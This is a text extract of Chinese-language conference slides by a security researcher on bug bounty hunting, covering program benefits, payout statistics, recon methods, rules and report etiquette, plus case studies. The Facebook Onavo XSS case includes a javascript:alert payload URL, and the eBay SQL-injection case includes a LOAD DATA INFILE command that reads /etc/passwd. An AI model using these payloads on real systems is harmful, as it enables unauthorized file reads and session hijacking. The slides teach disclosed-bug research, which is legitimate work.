

Bug Bounty 獵人甘苦談

那些年我回報過的漏洞

orange@chroot.org



#Orange Tsai
#CHROOT #DEVCORE
#電競選手 #CTFer
#Web 🐶 #汪



My RCE Checklists

✓ Facebook

✓ Apple

✓ Yahoo

✓ Uber

? Google

什麼是 Bug Bounty Program ?

- 在官方所提供的規則及範圍下，讓獨立的研究人員可自由尋找系統漏洞，並提供對等的獎勵
 - 小禮物
 - 獎金
 - 名譽 (Hall of Fame)

Bug Bounty 好處？

防止漏洞流入地下市場
架構大難顧及網路邊界
企業對外形象宣傳
改善社會不良風氣



How do you turn
this on ?

Bug Bounty 好處？

防止漏洞流入地下市場
架構大難顧及網路邊界
企業對外形象宣傳
改善社會不良風氣

更多的駭客！
更多的思路！
更多的漏洞！



Bug Bounty 好處？

防止漏洞流入地下市場
架構大難顧及網路邊界
企業對外形象宣傳
改善社會不良風氣

公司對於安全的重視！
吸引優秀的資安高手！



Bug Bounty 好處？

防止漏洞流入地下市場
架構大難顧及網路邊界
企業對外形象宣傳
改善社會不良風氣

告訴駭客們有簡單的
方法可以做好事！



有哪些企業已經有了 Bug Bounty ?



Porn **hub**



php

SANDBOX

Flash

Apache httpd



The Internet Bug Bounty

為了維護網路世界的和平

獎勵那些找出可影響整個網路世界弱點的英雄們!



NGINX

django

Perl

OpenSSL



Bug Bounty 成效



\$6 Million

- 750+ bugs in 2015
- 300+ hackers in 2015



\$4.2 Million

- 526 bugs in 2015
- 210 hackers in 2015



\$1.6 Million

- 2500+ bugs since 2013
- 1800+ hackers since 2013



bugcrowd

hackerone

參加 Bug Bounty 前的準備

為了甚麼參加
對於尋找漏洞的心理準備
常見弱點的理解
資訊的蒐集方法



獎金 ?
名譽 ?
練功 ?

參加 Bug Bounty 前的準備

為了甚麼參加
對於尋找漏洞的心理準備
常見弱點的理解
資訊的蒐集方法



雖然今非昔比
告訴自己一定會有洞

參加 Bug Bounty 前的準備

為了甚麼參加
對於尋找漏洞的心理準備
常見弱點的理解
資訊的蒐集方法

常見弱點的理解

SQL Injection

Cross-Site Scripting

Cross-site Request Forgery

XML External Entity

Local File Inclusion

CSV Macro Injection

XSLT Injection

SVG/XML XSS

RPO Gadget (NOT ROP)

Subdomain Takeover

參加 Bug Bounty 前的準備

為了甚麼參加
對於尋找漏洞的心理準備
常見弱點的理解
資訊的蒐集方法

資訊的蒐集方法

- DNS 與 網路邊界
 - 子域名？相鄰域名？內部域名？
 - Whois? R-Whois?
 - 併購服務
 - Google 的六個月規則
- Port Scanning
 - Facebook Jenkins RCE by Dewhurst Security
 - Pornhub Memcached Unauthenticated Access by @ZephxFish

uberinternal.com ?
twttr.com ?
etonreve.com ?

資訊的蒐集方法 - 小案例

- Yahoo! Yapache
 - 修改版本的 Apache Web Server
 - 在當時也是創舉



資訊的蒐集方法 - 小案例



參加 Bug Bounty 注意事項

- 注意規則及允許範圍
- 不符合規定的漏洞
- 撰寫報告的禮節

注意規則及允許範圍

- 規則所允許範圍
 - 範圍外就無法嘗試嗎？
- 規則所允許限度
 - Instagram's Million Dollar Bug by Wesley (Awesome :P)


參加 Bug Bounty 注意事項

- 注意規則及允許範圍
- 不符合規定的漏洞
- 撰寫報告的禮節

不符合規定的漏洞

- 別踏入榮譽感的誤區
- 常見不符合規定例子：
 - SELF XSS (需要過多使用者互動)
 - Information Leakage
 - Cookie without Secure Flag or HttpOnly
 - Logout CSRF
 - Content Injection
 - More ...

2014 Google VRP 回報狀況



參加 Bug Bounty 注意事項

- 注意規則及允許範圍
- 不符合規定的漏洞
- 撰寫報告的禮節

撰寫報告的禮節

- 明確的標題及描述
- 附上驗證代碼及截圖
- 禮貌及尊重最後決定

尋找漏洞的思路

尋找漏洞的思路

- 有做功課的 Bonus
- 天下武功唯快不破
- 認命做苦工活QQ
- 平行權限與邏輯問題
- 少見姿勢與神思路

有做功課的 Bonus Facebook Onavo Dom-Based XSS

- Mar 16, 2014 Onavo Reflected XSS by Mazin Ahmed

```
http://cf.onavo.com/iphone/mc/deactivate.html  
?url=javascript:alert(document.domain)  
&seed=1394953248
```

- May 01, 2014 Facebook fixed it
- One day, Facebook revised it... Buggy again!


有做功課的 Bonus Facebook Onavo Dom-Based XSS

```
var seed = getQueryVariable("seed");
var url = getQueryVariable("url");
var UACheck = getQueryVariable("uacheck");
var MC = getQueryVariable("mc");


function mc() {
    if ((UACheck == "0") ||
        (navigator.userAgent.match(/iPhone/i)) ||
        (navigator.userAgent.match(/iPad/i)) ||
        (navigator.userAgent.match(/iPod/i))) {
        document.location.href = MC;
        setTimeout(postmc, 3000);
    } else {
        alert('Not an iPhone/iPad...');

        ...
    }
}
```

有做功課的 Bonus Facebook Onavo Dom-Based XSS




有做功課的 Bonus Facebook Onavo Dom-Based XSS




有做功課的 Bonus eBay SQL Injection

- 列舉 eBay.com 時某台主機反查到
 - eBayc3.com
- 根據 WHOIS 確認為 eBay Inc. 所擁有無誤
- 列舉 eBayc3.com
 - images.ebayc3.com

有做功課的 Bonus eBay SQL Injection




有做功課的 Bonus eBay SQL Injection



有做功課的 Bonus eBay SQL Injection

- 連貓都會的 SQL Injection
 - 嘗試是否可以 RCE?
- 嘗試讀檔?
 - CREATE TABLE test (src TEXT);
 - LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE `test`;



有做功課的 Bonus eBay SQL Injection

- 連貓都會的 SQL Injection
 - 嘗試是否可以 RCE?
 - 嘗試讀檔?
 - CREATE TABLE test (c TEXT);
 - LOAD DATA LOCAL INFILE '/etc/passwd' INTO TABLE `test`;
- 

